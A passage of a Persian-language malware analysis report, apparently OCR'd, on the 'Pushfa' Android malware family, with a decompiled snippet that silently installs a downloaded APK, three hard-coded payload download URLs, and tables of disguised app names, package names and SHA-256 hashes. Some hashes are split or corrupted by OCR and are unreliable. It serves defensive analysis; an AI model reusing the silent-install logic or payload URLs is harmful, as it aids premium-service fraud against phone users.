        } else if (KodModels.isfileEeady(KodModels.getApkPatch(this.context, this.esmapp, "apk")) != null) {
            Log.e("NasbKhodkar", "app not installed installing ");
            KodModels.installpatch(this.context, KodModels.getApkPatch(this.context, this.esmapp, "apk"));
            if (this.issemeg.equalsIgnoreCase("yes") != null) {
                setuptimerForNasb();
                return;
            }
            return;
```

اگر بکیج برنامه قبلا نصب نشده باشد آن را دانلود و نصب می‌کند

شکل ۲۲ دانلود و نصب خودکار برنامه

با بررسی برنامه‌هایی که برنامه‌های مشابه سایفون دانلود می‌کنند (چه از طریق پایگاه داده یا روش دیگر) مشاهده می‌شود که این برنامه‌ها برای اجرا، کاربر را عضو ارزش‌افزوده می‌کنند.



شکل ۲۳ برنامه‌های دانلودشده توسط بدافزارها که کاربر را عضو ارزش‌افزوده می‌کنند

- دانلود برنامه از اطلاعات قرار داده شده در پایگاه داده: در کد این برنامه و برخی برنامه‌های مشابه دیگر(مانند بدافزارهای نسل ششم)، لینک برنامه‌ای که قرار است دانلود شود در پایگاه داده موجود در کد برنامه قرار داده شده است. در این برنامه ۳ لینک زیر در پایگاه داده وجود دارد.

- http://up.dailymobile.ir/dl/files/bam-v2.4-Android4.4AndUp_dailymobile.ir.apk
- https://www.dl.farsroid.com/app/Storage-Redirect-(ROOT)-Premium-1.0.0(www.farsroid.com).apk
- http://dl2.dailymobile.ir/app/files/asus.calculator_5.0.0.16S17_dailymobile.ir.apk

اطلاعات مربوط به برخی از برنامه‌های این نسل و شماره‌ای که اطلاعات را به آن ارسال می‌کنند در جدول زیر جمع‌آوری شده است.

نام برنامه	نام بسته	Sha256	شماره دریافت پیامک	شماره پیش‌فرض
Psiphon	com.pushfafinal.hidennew1	74bd622c7e0dcef488065afdeee604e5380eeea93bdb1230b94aac68d796585f	**********	**********
Mobogram	com.pushfafinal.hidennew1	14ace5ee7b93eff14c6753ae3840810d1d35aef1fb632817208b6ec0199f1394	**********	**********
Mobogram	com.pushfafinal.hidennew2	bcdb2ad5ad6e6963f81ffdfe45b9ed4da5a711f6b2ea008cef784dc945b36080	**********	**********
Mobogram	com.pushfafinal.hidennew2	c30415dfa446c696aad9f2fb3fa977c07d03539a260fb58acefac48793a34bf1	**********	**********
RadYab20	com.pushfafinal.hidennew2	72ea58a50cfe709be65099f5145095c920bae91833ad155f2ade1f83490694d7	**********	**********
Xxx **** Hot	com.pushfafinal.hidennew2	677d9cd31f0cb0d168345555a8306e71a33d8dbbe8859b4254cf9bc799671187	**********	**********
چت رو بخون (P.V)	com.pushfafinal.pushdashbord	900885ec67027b91006af69ceeef1352fe4d38502839a0a2a81de7bac5adbf09	**********	**********

زناشویی	com.pushfafinal.hidennew2	36762b1ea788cdcb2d907f912fbc90c482908601662c63dd0af6b4cde5d7d89f	**********	**********
گیف ساز	com.pushfafinal.openpushfa2	941f8bde9fee6a723cddd84f45be4b1a0d0194bde0c038c9754077e1c6e1a134	**********	**********
جعبه ابزار	com.pushfafinal.hidennew2	d03608824aa477edcfc64d2f01bea159bbaabd9e724176f3fed51333593427df	*********	*********


۴ لیست بدافزارهای پوشفا

در جدول زیر اطلاعات همه‌ی برنامه‌های مربوط به پوشفا و مالکین آن تهیه شده است.

	نام برنامه	نام بسته	توسعه‌دهنده	Sha256	آیکون
۱	Psiphon	com.pushfafinal.hidennew1	Android	74bd622c7e0dcef488065afdeee604e5380eeea93bdb1230b94aac68d796585f	
۲	فیلم‌های ۱۸+	com.push.pushjson	Android	6b3bcfb9f0ca25cd0d8786d34ced5cc988f40d985e77e2dd2ec089afa24dc819	
۳	موبوگرام	com.push.pushjson	androiddev	b1d044c4435b56d85d2f2e1cefc195e514a7637ed6b1dbe48a3149f12de8a370	
۴	آنبلاک کن	com.pushfafinal.unblockkon	androiddev	1461fca84748a3db8ffcd0d62f5bfdba30c23f79e775478df9c0093268dc9658	
۵	موبوگرام	com.pushfafinal.hidennew2	androiddev	bcdb2ad5ad6e6963f81ffdfe45b9ed4da5a711f6b2ea008cef784dc945b36080	

۶	سوت بزن گوشیتو پیدا کن	com.hasti.pushfasoot2	androiddev	18fd6124666c1e6420f917aa1c40fca0b0d8218086b0111fd2f4546ef40e2814	
۷	سوت بزن گوشیتو پیدا کن	com.hasti.pushfasoot3	androiddev	3e794c4a16e2be6a889e8412ece69df63f94bcc4b34b646ad8c89f22a21b89c5	
۸	بهینه ساز هوشمند	pushfa.newantivirus3.profeshenal	androiddev	36ea3afcda90b51fba86e05adf43d906c106a6b35ee425395c2f8ef95001c6a1	
۹	بهینه ساز هوشمند	pushfa.newantivirus3.profeshenal	androiddev	ae2c7378fed95bd9d4e55d90e3d4af9012f3d051f91a768421dd36ff83cf28df	
۱۰	بهینه ساز هوشمند	pushfa.newantivirus2.profeshena	androiddev	949f4a0ccd9680f63db6a6f8f9991ce1f5d468235bda2d8d21f40be451ab20ac	
۱۱	بهینه ساز هوشمند	pushfa.newantivirus2.profeshenal	androiddev	70d39c532914a93445bae25b6f260101ede1045e32fa45294becbbb08223e7db	
۱۲	بهینه ساز هوشمند	pushfa.newantivirus2.profeshenal	androiddev	08d14a2db0b707754c48e8405e86bb3bb6ffa44b6eba555103dda99426305d60	
۱۳	بهینه ساز هوشمند	pushfa.newantivirus2.profeshenal	androiddev	16cf63586d1dfce5f00041a5379b0296fb26901460280abba66d4cf0423c18d3	
۱۴	بهینه ساز هوشمند	pushfa.newantivirus2.profeshenal	androiddev	ef2e5fd029d8a6c47eefed670aaf6f072aae4ac5497d24290218c0cf57e8afa2	
۱۵	بهینه ساز هوشمند	pushfa.newantivirus.profeshenal	androiddev	73132692d2b5a5546f49d6e194d5a5460fea16f5aba7563f81fab07ea2133b2a	
۱۶	ضبط مکالمه حرفه‌ای	pushfa.newmokaleme	androiddev	2f281c4c136eae9f1b920cac2713c389cc223cb45e67aecc717ae07d5e32bed4	

۱۷	خنک کننده گوشی	com.cooler.cpu	androiddev	4085139e7424ad951fe843b3deece8c109b4c65a4fb7fb42d03708e485ba99a6	
۱۸	موبوگرام	com.pushfafinal.hidennew1	androiddev	14ace5ee7b93eff14c6753ae3840810d1d35aef1fb632817208b6ec0199f1394	
۱۹	فیلم های ۱۸+	com.push.pushjson	Android	70315c7e8edec844b8d3c24bf79fc53ff1c6fd70b3d4b65cad541b511b90636f	
۲۰	موبوگرام	ir.SaeidRiyahi.Pushfa15	LionSoft	048113311e3d021df89d1a7a0439505701d2c36abc0ad64220b1817c5109101b	
۲۱	بازار	com.farstel.bazar	LionSoft	7fad9b8850343d7e0541228478c639138ae18231ed59829c60ff5039610d7d02	
۲۲	بازدید پروفایل	ir.SaeidRiyahi.Push	LionSoft	d69202e73ae5cd691aa877dc6ba429ede188ed72ed802e32edaae48474330217	
۲۳	موبوگرام	ir.SaeidRiyahi.Pushfa15	LionSoft	112b280b640f6f05d4f539138c859f466a512d747532885daaf62063897b9345	
۲۴	فیلم س***	ir.SaeidRiyahi.Matin3	LionSoft	5b9f420c3260eacc2b211f887f5ad10ef17c1cfc942cf831903fb22d8def8910	
۲۵	SotfWare	ir.LionSoft.SoftWare	LionSoft	8a574f6fec4613ccc8fb043f28f1dead2ea605b5b72cf632b2c68549a583bf13	
۲۶	موبوگرام	ir.SaeidRiyahi.Pushfa5	LionSoft	ffe889eeb74c639d8e482eb29ea10df193e46bccf1d111b49ef0c689bd511a44	
۲۷	فیلم س*** آنلاین	ir.SaeidRiyahi.Pushfa3	LionSoft	5ee76c1ba24f4fe7a7a0f08082aa3b3a5dd16265ec783d52d3232263a972bcb4	

۲۸	بوس بازی	ir.SaeidRiyahi.Pushfa6	LionSoft	5ec189898d9188d7139557 6bd2d962ec964abe495cd4d 0f576b42b90ed03a13d	
۲۹	موبوگرام	ir.SaeidRiyahi.Pushfa5	LionSoft	bc5aaed75ea60ed508173dY ee18da5799bb1a75791d10 d25c5da22a1beebb7b0	
۳۰	ir.LionSoft.App1	ir.LionSoft.App1	LionSoft	af7801c73c0d5b2bf43ec55 c3c07fa68575194d8921f33 36cd61f462f773d311	
۳۱	Settings	ir.SaeidRiyahi.Pushfa7	LionSoft	0cb11f1d4fc9bbbb80031cf 9a54f2014368c2d2f75109c 028ec4146fea81617e	
۳۲	بازار رایگان	com.farstel.bazzar	LionSoft	b46e465602757b8f9cb0a16 7e16823aeed3b2fee9e30d3 69067aac52b1300eaf	
۳۳	موبوگرام	ir.SaeidRiyahi.Pushfa5	LionSoft	b60720bb197a49093e8f320 48af9f79b1587cbfa823fd96 6d64bb2a700ca9dc3	
۳۴	بازدید پروفایل	ir.SaeidRiyahi.Push	LionSoft	fc0672bf977e6c450d8e2f4 156f0910ac107791227684f 41b32dd74b9bf4911f	
۳۵	موبوگرام	ir.SaeidRiyahi.Pushfa15	LionSoft	a3d50c0838c1762a080d2ff 053bc2236f216640fdaf395 05cacca27e78e169b9	
۳۶	بازدید پروفایل	ir.SaeidRiyahi.Pushfa	LionSoft	44199159ff28e0322426d73 dd3b7bd98558754238f7a6 807767a58a01325e3f6	
۳۷	موبوگرام	ir.SaeidRiyahi.Pushfa5	LionSoft	ed3fdb361995d3fb4da9818 d40996b7a9d0df0777c8c85 dc276033ee7e5d708c	
۳۸	تلگرام	ir.SaeidRiyahi.Pushfa15	LionSoft	fc74df6ed87e7b98۰۷۸۶۳۱۸ b0676416fc0f9ad381fbd7a edc0a8f5e046c2c6ca	

۳۹	بازدید پروفایل	ir.SaeidRiyahi.Pushfa13	LionSoft	ad87347f30bff7c03ea68066315c2e2157f8ffe50bcf6d88f83d146211f5f6dc	
۴۰	موبوگرام	ir.SaeidRiyahi.Pushfa5	LionSoft	eb100ca53c88626f9df0d9·03de2baf39b6165075f4bf18f5911bed79f3bdabd	
۴۱	موبوگرام	ir.SaeidRiyahi.Pushfa5	LionSoft	528f59c3c4eb0ee72a0406c86d71610221a69ae44e9a5feb52bcff66a60179ed	
۴۲	موبوگرام	ir.SaeidRiyahi.Pushfa5	LionSoft	ef50c1bca8108f3586ac4a07f60790915525ae9c8c056c9b5dbcf890fd4e033e	
۴۳	بازدید پروفایل	ir.SaeidRiyahi.Pushfa	LionSoft	190dda44cab9bcac521bbfdfda1433ff0c3367ae60a3e5173997d2f2d32614ce	
۴۴	موبوگرام	ir.SaeidRiyahi.Pushfa5	LionSoft	24a73e0ef4232cf9b38ed6a1f0d5aeb3756f4ce2244edeef3c7e1bd91fc8d09e	
۴۵	موبوگرام	ir.SaeidRiyahi.Pushfa5	LionSoft	625cde4dd8673f0688a7d62ecf9cb7ca241cf20c6831278e0b927e2de270d17d	
۴۶	موبوگرام	ir.SaeidRiyahi.Matin	LionSoft	41be02996eaa6fb270b2ea5f1f6b2518369e986663c6617f6be5bb743ae2efe0	
۴۷	س** کم حجم	ir.SaeidRiyahi.Pushfa10	LionSoft	93b835c429c73b673c928a06c7fd0039e712414a2166e49e2f05b9afdc4a1689	
۴۸	بازار	ir.SaeidRiyahi.Push	LionSoft	ac9133f9c59f110b59947aea116d07d40e74b89d1e7df25739815dd4e70234cd	
۴۹	موبوگرام	ir.SaeidRiyahi.Pushfa5	LionSoft	fc1ecda2729764f27b5a6131e6b1e4f0517d9f9f37aed764ede32874ee08cb55	

	45c81c75a128ae7d2b3c5d0a5875ec57293afd1b10d37a6b37ef941d36de6fd7	LionSoft	ir.SaeidRiyahi.Matin3	بازار هک شده	۵۰
	e26c34fa77ebcd35f04725ecc687e3b5a873567b8dcda36db16a221e3e20040b	LionSoft	ir.SaeidRiyahi.Mohammad3	آنبلاک کن	۵۱
	53e02dabee16f697469f20427475dcbf8fe0f3d6c3dc137c9ef73cf738d648de	LionSoft	ir.SaeidRiyahi.Fardin	موبوگرام	۵۲
	d7eac0890af150289dbda9668ae8d5a01c7ea0084a9c60433da6c9e4fc9a0635	LionSoft	ir.SaeidRiyahi.Matin2	AppDta	۵۳
	9a6764da44832cd5876549bc2ca3057929a8c567cadc77c6efc984847bb55485	LionSoft	ir.MG2	ir.MG2	۵۴
	3e2bae1fcec8c2e3ce6a067fe55d46ad3a03a769a6f38b85324febbd5c9cb05b	LionSoft	ir.SaeidRiyahi.Reza	صیغه یاب	۵۵
	e6f89f1d8ad8d583782b4e2bb3cbedcfc01782c8090b9b40f67ed9f0926ee6dc	LionSoft	ir.LionSoft.SoftWare	موبوگرام	۵۶
	a9192985d77db2d19f3c7c13aeeb9a8e3aabed57fd4e799e66234443a5e3065e	LionSoft	ir.SaeidRiyahi.Homan	تلگرام	۵۷
	c769a948a03b72badd9e293cc693816ee45ed00da1b2427a55ea1280163aaf4b	LionSoft	ir.SaeidRiyahi.Reza	بازدید پروفایل	۵۸
	3ff134f8707144eea86a708444461f23c03aacf698d46f7fa86220f9c1aaf898	LionSoft	ir.SaeidRiyahi.Mohammad2	موبوگرام	۵۹
	faba7110f3b34191decbc5d0ba574891a269314501c71185f833f9a255d6aa8b	LionSoft	ir.LionSoft.Sighe	موبوگرام	۶۰

۶۱	موبوگرام	ir.SaeidRiyahi.Reza	LionSoft	b12dfb572e8e44839ad4f3a8fb60e87f894444b98d77744e73b16b5fa2f4581e	
۶۲	رفع بلاک تلگرام	ir.lionsoft.MobOGram2	LionSoft	c772e76a232be72e20bb218c7e170e3f591e6309865cf1b9cda97bb0a3602f10	
۶۳	موبوگرام	ir.MG2	LionSoft	63a078a4b36ca8ef4c0686153de71c005f537f0b01cbdcc4065a1425e5ba4b06	
۶۴	موبوگرام	ir.MG	LionSoft	07d26c8e93c0f53d5b96ccf01978af43dd86fb2e141d469730baa4624d45fb59	
۶۵	موبوگرام	ir.MG	LionSoft	f22b17ecb3fe73eb516ab9787e5e32081168b1a12a048b6a464433a57b19e92f	
۶۶	فیلم سوپر	ir.Saeid.Riyahi	LionSoft	f0e5f07d5b9bee1ac063a3c0520475bfc66bb3dc3984aaa7a9c17a12fa7b49e3	
۶۷	موبوگرام	ir.LionSoft.SoftWare	LionSoft	d5ac13279496dd27e0442fe626547129431df04d1f67b38f82eff031e28e505c	
۶۸	موبوگرام	ir.Saeid.Riyahi	LionSoft	9ea53b080e9c049723de602c1b0d7cf6c0875c18ffea9aa836c2f41609ba7dea	
۶۹	صیغه‌یاب	ir.LionSoft.Sighe	LionSoft	1b083dafa9aa5b6f57c7d8e017636e2be2f6de4f28c003a35df97994ed9c6b3e	
۷۰	Mobogram	ir.lionsoft.MobOGram2	LionSoft	b1beeba5e2cc103e3f14051f8ae5f5f84a6daa4d817f304e83a52b3d9edfbeed	

۷۱	موبوگرام	ir.LionSoft.Mobo1	LionSoft	c69ec9b9d3628191ce0ee43034c90dfeba83a69c2e26de8bcbd967d167f711f6	
۷۲	موبوگرام	ir.SaeidRiyahi.Pushfa15	LionSoft	7d17bdc9f67b058c39d957a77750d0d93fd781b12a287f3ae3089e55e5c1b971	
۷۳	بازار	ir.SaeidRiyahi.Push	LionSoft	26b15e2631b5c5ad5364c9edd8dc8e22e68135fb86f5b70d5ab9962f8653418c	
۷۴	موبوگرام	ir.SaeidRiyahi.Matin2	LionSoft	f8a84e7f24d6d0e5d07c6ce672950ca435a8b2503dc4815ed4e7e7df2bc76dba	
۷۵	موبوگرام	ir.SaeidRiyahi.Matin2	LionSoft	ab50c23779dbf818364566814e3b2e78599ddd5040236bac45e424d7c601b280	
۷۶	موبوگرام	ir.SaeidRiyahi.Matin	LionSoft	19a5e79c1b60dae2e106b6983076bff6924318853ba7b932c5d7452dbad81a0b	
۷۷	موبوگرام	ir.SaeidRiyahi.Pushfa5	LionSoft	152cf36d6652ef66f9c067bd2308a4e70b1afcd64c2385526efb9b045551f0ea	
۷۸	موبوگرام	ir.SaeidRiyahi.Pushfa5	LionSoft	b3997f65fe6d6f92bc4a60e00837b23d5af3c54fb0ec4fc47f520942e2321026	
۷۹	بازدید پروفایل	ir.SaeidRiyahi.Pushfa	LionSoft	ba6c1a9a60ed12212be86eb8887277b66c42b3d0b4441a1404ed545a3dd69fd4	
۸۰	مسدود سازی تبلیغات	ir.SaeidRiyahi.Pushfa15	Android	1428b5375d59969e59a3d11f196fbfe3a6a0ebd7dd42b12133b80d7b101f8224	

۸۱	Adult App	ir.SaeidRiyahi.Pushfa15	Android	bc52352d2be09de50311e5 4646c195971d5e06e3a304 37b42b97c7885d514d5b	
۸۲	sharj+plus	ir.SaeidRiyahi.Pushfa15	Android	2746392e9cd7e5be5a53f18 bb46d93a808fa5d71834f0b 0212bba099d54f6666	
۸۳	تلگرام آفلاین	ir.SaeidRiyahi.Pushfa15	Android	85e6bb1516eb38d5083fe73 f17dc289ea5de3cf800a293 0739c3399a340bb358	
۸۴	فیلم س***	ir.SaeidRiyahi.Matin	Android	8f4c2dcac6c8cda62780397 58de95ab1fccf56a56f4bea5 d6aee84080d38d9f9	
۸۵	uknown app name	ir.SaeidRiyahi.Matin	Android	384ecd70d0245a7241166a de1364fa24ef4d1bb9fa097 d5a98f155565bb4069e	
۸۶	بازار	ir.SaeidRiyahi.Matin	Android	f17e8eb3d525e663937acf9 18be2e84acfbd9a3892e180 63832f8806168796dd	
۸۷	فیلم های ۱۸+	ir.SaeidRiyahi.Pushfa5	Android	5549575a93770905d2fce81 18155f7b62ed727402d150 27992f1dc8a0c679c05	
۸۸	فیلم های ۱۸+	ir.SaeidRiyahi.Pushfa5	Android	20af734624b3699b184156 defacf85e1ee94ed0c28a3ba 8e5a5f6d8b330876f4	
۸۹	کسب درآمد تلگرام	ir.SaeidRiyahi.Pushfa5	Android	02525db11a45295d573243 5b8c3f41e511a79d10164ca e8fe29e991efd540c7d	
۹۰	موبوگرام	ir.SaeidRiyahi.Pushfa5	Android	079ac6aeb74765d7633af21 97a8e315550813a2a14265 786cd8f136eaa5d9015	
۹۱	لینک گروه‌های چت ۱۸+	ir.SaeidRiyahi.Pushfa5	Android	9b4f2de350dffb6e0e851f52 e679a159d471556bdfce1f2 2f89940547dd378b9	
۹۲	شارژ رایگان	ir.SaeidRiyahi.Pushfa5	Android	707e02114e8748a6d94d05 ebbc36d7e26bb622bdc161 5736c96b228306c960dc	

۹۳	موبوگرام	ir.SaeidRiyahi.Pushfa5	LionSoft	cc407853506ca350b55bca96b7925ca78cb193ece8ac8b013da967d9def92055	
۹۴	موبوگرام	ir.SaeidRiyahi.Pushfa5	LionSoft	3f10db5dace09dced1131cc671fdc1d304f501049c587dbb68f6e4719bc9a527	
۹۵	اینترنت رایگان	ir.SaeidRiyahi.Pushfa5	Android	9efcf9413913b9af1fa85748fe332d113e442c00f901719a991599ff4defcede	
۹۶	فیلم های ۱۸+	ir.SaeidRiyahi.Pushfa5	Android	1381692afd558dc2aafa74e3ee192a19174450f92ffd3c9ac7fa03520cf8f404	
۹۷	نهنگ آبی	ir.SaeidRiyahi.Pushfa5	Android	0cf6c4a53044032d800833f3daec01eeb47bffd71535ef52ed7a7dcffb38331b	
۹۸	فیلم های ۱۸+	ir.SaeidRiyahi.Pushfa5	Android	de95e6b3aa8aad2c8064daa686d7c0412ffbcf5079a102c124cd9d631b16189c	
۹۹	جاسوس یاب	ir.SaeidRiyahi.Pushfa5	Android	aa5444da8ea9146b51b2443b37cbaab9c541efba61c0dd966a81d78ac55de352	
۱۰۰	شماره یاب موبایل	ir.SaeidRiyahi.Pushfa5	Android	ae44c65581109c81a02a538ee0f6bf49f443bff8068c47f1f6893582cf2932e3	
۱۰۱	س** خارجی	ir.SaeidRiyahi.Homan	Android	9fa2a2b043b38e8949e41ced8a6336f2141ca400769941336c5e1e97734919e8	
۱۰۲	موبوگرام	ir.SaeidRiyahi.Homan	Android	97ce2db45b21fe6838431cde7ed9d23f1ed9ef7ac740c132c6d4260441d7fd9d	
۱۰۳	**** hot	ir.SaeidRiyahi.Mohammad3	Android	9e8d7ca7f0d0369b1fb1d3d4f391c90f4f453f42318272930b9304e50b30667e	


	60e6c41aa474cf086f0729af29c8538369941eaf66d542d1fd8687fba9e9ca52	Android	ir.SaeidRiyahi.Mohammad3	**** hot	۱۰۴
	446cc14b9ec910a3e69b83af35193c83b03040c2d82370fb73e310f285aee657	Android	ir.SaeidRiyahi.Mohammad3	unblock	۱۰۵
	8d4d26d4d2a3bf07f319a4ce73a82e5d5d42ef10a191b1a2dad50cd0221ac1f2	Android	ir.SaeidRiyahi.Mohammad2	موبوگرام	۱۰۶
	7cbac878f6cd15db785bbd6ca6215e6d85150942426eaa879046e06b1d2bdbf6	Android	com.saeed.peznewpush3	بهینه ساز هوشمند	۱۰۷
	2f84f1969a99b3993710b1c36a8efd72c6d26c14490d8a9b08768e04b78edd06	Android	com.pushfafinal.newpushhiden2	P.V	۱۰۸
	c30415dfa446c696aad9f2fb3fa977c07d03539a260fb58acefac48793a34bf1	Android	com.pushfafinal.hidennew2	موپوگرام	۱۰۹
	8ab7031d5da1b15d31808a29d186a562f35916f2123ce2b560ba739629066e1c	Android	com.pushfafinal.pushhiden1	P.V	۱۱۰
	c94f66102a992276765813a88d00fc03403b797bd09a6697907e10659840db64	Android	com.pushfafinal.hidennew2	Unknown app name	۱۱۱
	900885ec67027b91006af69ceeef1352fe4d38502839a0a2a81de7bac5adbf09	Android	com.pushfafinal.pushdashbord	P.V	۱۱۲
	36762b1ea788cdcb2d907f912fbc90c482908601662c63dd0af6b4cde5d7d89f	Android	com.pushfafinal.hidennew2	زناشویی	۱۱۳
	72ea58a50cfe709be65099f5145095c920bae91833ad155f2ade1f83490694d7	Android	com.pushfafinal.hidennew2	RadYab20	۱۱۴

۱۱۵	موبوگرام	com.pushfafinal.test	Android	c36ea691fd26bee329a3c7fc7733f41f17070a07f51855b341b2df969df8ce9a	
۱۱۶	موبوگرام	ir.Pushfa.SaeidRiyahi2	Anywhere Software	ab5be64eceef975fadef5cfe16aef9178fd217d216309aeb573a599fc8f307a1	
۱۱۷	موبوگرام	ir.Pushfa.SaeidRiyahi2	Anywhere Software	6159f648d5e0e5c0f402234ae80120d1832597f60cbe4c42c386b5bcf33b13ab	
۱۱۸	موبوگرام	ir.Pushfa.SaeidRiyahi2	Anywhere Software	0f57383eddf110ba899acdc8d15ebfca047dcfeb23ec699ed3764098906e591b	
۱۱۹	بازار	com.farstel.bazar	Anywhere Software	ac78414d3e871e9a309d67b11dcdf198202569494c44566aeb42249c9f9dcff2	
۱۲۰	بازار	com.farstel.bazar	LionSoft	29a39901e9ee9ef1a2f27242bceb5c05416b5e23ae5cf3db80c82638445b18e3	
۱۲۱	بازار	com.farstel.bazar	LionSoft	98bd981cdbbc3584723365319e2173ee074be60b67a9195d43a2106f872791dd	
۱۲۲	موبوگرام	com.tel.mobogramtest	riyahi	7f3fac74994aeea091c552d38795543bfbabf1c7e644e1fb7dd80140f5285b8c	
۱۲۳	موبوگرام	com.online.movie	saeed	72073481c0e83a13557386c6e90a459c9e89ef4603f022451c62fb1a58477605	
۱۲۴	موبوگرام	com.dsh.sajj	saeed	12b3a8dbad09437b114c5c4435d9b7e67dedd121876b306cf01bad59dbb33133	
۱۲۵	موبوگرام	com.online.book	saeed	91c48887a4c6fd29e7fdfc3a8b0d025e314f418cd081feea9790c87219a6ce59	

۱۲۶	موبوگرام	com.tel.mobo	saeed	5372070063254c6c67005914a19005fb8b6582d49f2dd1799c39ab552455a8e0	
۱۲۷	موبوگرام	com.online.movie	saeed	0a7ed4d9e5411856e61d8beb9fa2b031f8ff6f40352e31e07df478c4ece09f09	
۱۲۸	موبوگرام	com.online.movie	saeid	1ba4021820ca01827650499c7d3169318b6bd2facb5070f5a14d2023a835fc3a	
۱۲۹	موبوگرام	com.dsh.sajj	Android	4da3dd3815f01f908e3b2d61ef08bc6c5e206e2ad9cd9583fb453f0cd9c8d929	
۱۳۰	بازار	com.farsiteI.bazzar	saeid	2522d466440906a29e2882dde7247dbbb6a9f20d58668ec568eb7529c7903345	
۱۳۱	شماره یاب موبایل	ir.SaeidRiyahi.Pushfa5	Android	9386727fa80b5e8904672a4e8416d2e4ab57a421c7351208a5c5db5c06ba834b	
۱۳۲	موبوگرام	ir.Pushfa.SaeidRiyahi4	Anywhere Software	5c39a7916d65fb6b6ce17285773958815fc40026ea57e08bf4be092c9fbb23b0	
۱۳۳	موبوگرام	ir.Pushfa.SaeidRiyahi4	Anywhere Software	17eb9d8b9cecc2ff925a0d336edf5af66cc612d28a714d02eae2e83708c61066	
۱۳۴	نهنگ آبی	ir.Pushfa.SaeidRiyahi	Anywhere Software	05f7c9028d4b7965fbc81759842fea3057a5fc96c97fa23b69eb7ba79370c786	
۱۳۵	موبوگرام	ir.Pushfa.SaeidRiyahi	Anywhere Software	9b0e1f07d1a2f559775623437d07dab091625a785ddb126d443e3e96a43ea72e	
۱۳۶	موزیک	ir.Pushfa.SaeidRiyahi	Android	40fc3c6a97433c24ef67dc4cf91871c884e775f45d01be0efd8922824172a3b8	

۱۳۷	موبوگرام	ir.Pushfa.Saeid Riyahi	Anywhere Software	a9a1b5e5d51cc551ee87527529a8f28a215294511dcc01f62e800ee77f374d07	
۱۳۸	موبوگرام	ir.Pushfa.Saeid Riyahi	Android	2a2bcb9ba3c4d83fc13f11820260599d8bdfa863522226775b6679d5158f961f	
۱۳۹	مسدودسازی تبلیغات	ir.Pushfa.Saeid Riyahi	Android	4554e5f3f8f7561e8397473a1d0d52a8601d54583fe0b26034ce9cd6e8d263cd	
۱۴۰	موبوگرام	ir.Pushfa.Saeid Riyahi	Android	baeabbc11bd64068fee5f7700b75e5ac0de0f359a7ff76457c495f1f9b8a10a4	
۱۴۱	فیلم سوپر	ir.SaeidRiyahi.Pushfa20	Anywhere Software	f2c5f4b3bb9d5312d01610872df63b03bd7bb52ccb74b79f4df66380359348dd	
۱۴۲	تلگرام	com.mobo.ir	saeid	355d58a5b320d15a538520157b51e74461684917660bbd47c0f8c968c25a9cf2	
۱۴۳	فیلم س***ی	ir.SaeidRiyahi.Pushfa1	Android	41708fe56d14e34bcdc90600042c8c78d1fe0219a2e3feff02a30dd6fe9fbcc6	
۱۴۴	برنامه ۱۸+	ir.SaeidRiyahi.Pushfa1	Android	13b3d0d2c035d21535d23e097c8fc59ca701a2683344c655b26e025428615efd	
۱۴۵	فیلم س***ی	ir.SaeidRiyahi.Pushfa1	Android	1474bbcf725ac553c7551d60f1f6e7bf81d44903814ca0288c95bf9f9bdf2b92	
۱۴۶	موبوگرام	ir.SaeidRiyahi.Pushfa1	Android	0eec0459e1dc7ef845f7be9ec01c40b2be10c5c6498e17fe0ce471df25804de0	
۱۴۷	صیغه یاب رایگان	ir.SaeidRiyahi.Pushfa1	Android	c4daf9b81a754b743a7e1c1042938c7e33799b562066b43fee1055f27e6bd408	

	ad76cacec42e45cce2e7874 8801d741fc4413bf70f4304 d75c55833d6de017c5	Android	ir.SaeidRiyahi. Pushfa1	صیغه یاب رایگان	۱۴۸
	a1203ff923ffe12ef8cf45fb4 05d0466c9e34c39047a484 3b10214a897974fce	Android	ir.SaeidRiyahi. Pushfa1	موبوگرام	۱۴۹
	9bbfe94d9afe066f2dc6a375 f3813b1ffc69f65c90b2ebf5 d036a0e4a7ebc2b4	Android	ir.SaeidRiyahi. Pushfa10	حک کامل گوشی ۲,۱	۱۵۰
	e170f8e13df88a93245f1ff7 940fab51d82024e3b193bdc 6bab73af849105f07	Android	ir.SaeidRiyahi. Pushfa10	بازی نهنگ آبی ۵,۱	۱۵۱
	d07595d8a37d0a10323964 574fe15b5a6613102d0e9bb 6e4472986ade1a2d0d3	Android	ir.SaeidRiyahi. Pushfa10	جی پی اس تلگرام	۱۵۲
	1728253fbe2cc14cb2a3e03 f2bd1b7d9a8e936bfcf6e41 5cb65f25c466541221	Android	ir.SaeidRiyahi. Pushfa10	محافظ اندروید و آنتی حک	۱۵۳
	13ffbeeba6ff419712bfda78 574d8341e50a25c153b316 35bb63a8fbac22950a	Android	ir.SaeidRiyahi. Pushfa10	موبوگرام ۱	۱۵۴
	e8c2894616a93edc390e77e 16ae35bf6e95e1d8011b52d 5e74206ed24dc44eac	Android	ir.SaeidRiyahi. Pushfa10	پروفایل چکر	۱۵۵
	f4860ba9f7fe2000a617fe09 dca250b09b1e4e9819d6ffa c443bcb3522f37184	Android	ir.SaeidRiyahi. Pushfa10	بازی نهنگ آبی ۵,۱	۱۵۶

۱۵۷	ماهواره جیبی ۲,۱	ir.SaeidRiyahi.Pushfa10	Android	8f94d644cac07e574a2ecaae993f683c5c331036b5add34801a60558ef9033cf	
۱۵۸	Music film	ir.SaeidRiyahi.Pushfa10	Android	b68efe15b2c2d6d12b901808231084356605d6b742ddad3f0459b9e9ba8d6e25	
۱۵۹	موبوگرام	ir.SaeidRiyahi.Pushfa2	Android	26422bc28d89c94da1eb54b6510cc59145644cd2e3af600492eb172a73664b56	
۱۶۰	بازار	ir.SaeidRiyahi.Pushfa2	Android	9bb3db6c2f53b3b4fc91c70b2deaf6938a0b8b10939ce811e9aa67ecf6b6e300	
۱۶۱	موبوگرام	ir.Pushfa.SaeidRiyahi3	Anywhere Software	148304d0a23ee5efb32cbbb782a6e3b4ed804a941c202454c25be69ed1c1b8df	
۱۶۲	موبوگرام	ir.Pushfa.SaeidRiyahi3	Anywhere Software	e95892844fa5ba2e5dde04f3779cc175b4cad0c1fa6066795cde5808fb192fbf	
۱۶۳	**** ۱۸+	ir.SaeidRiyahi.Pushfa14	Android	cfff8e0f9ff36a30fee75a37e0855270fc261e802672bc29faeaeade2b7e57b4	
۱۶۴	Telegram	ir.SaeidRiyahi.Pushfa14	Android	4ec3306a24d904bf51709819e340a21bcc382f4e51590f1ec734d413dcc61240	
۱۶۵	صیغه یاب****	ir.SaeidRiyahi.Pushfa14	Android	e87fd37350b6cbb461db9a2d5a3b19dbcf4815743b3b96230bee848e3f88e5c6	
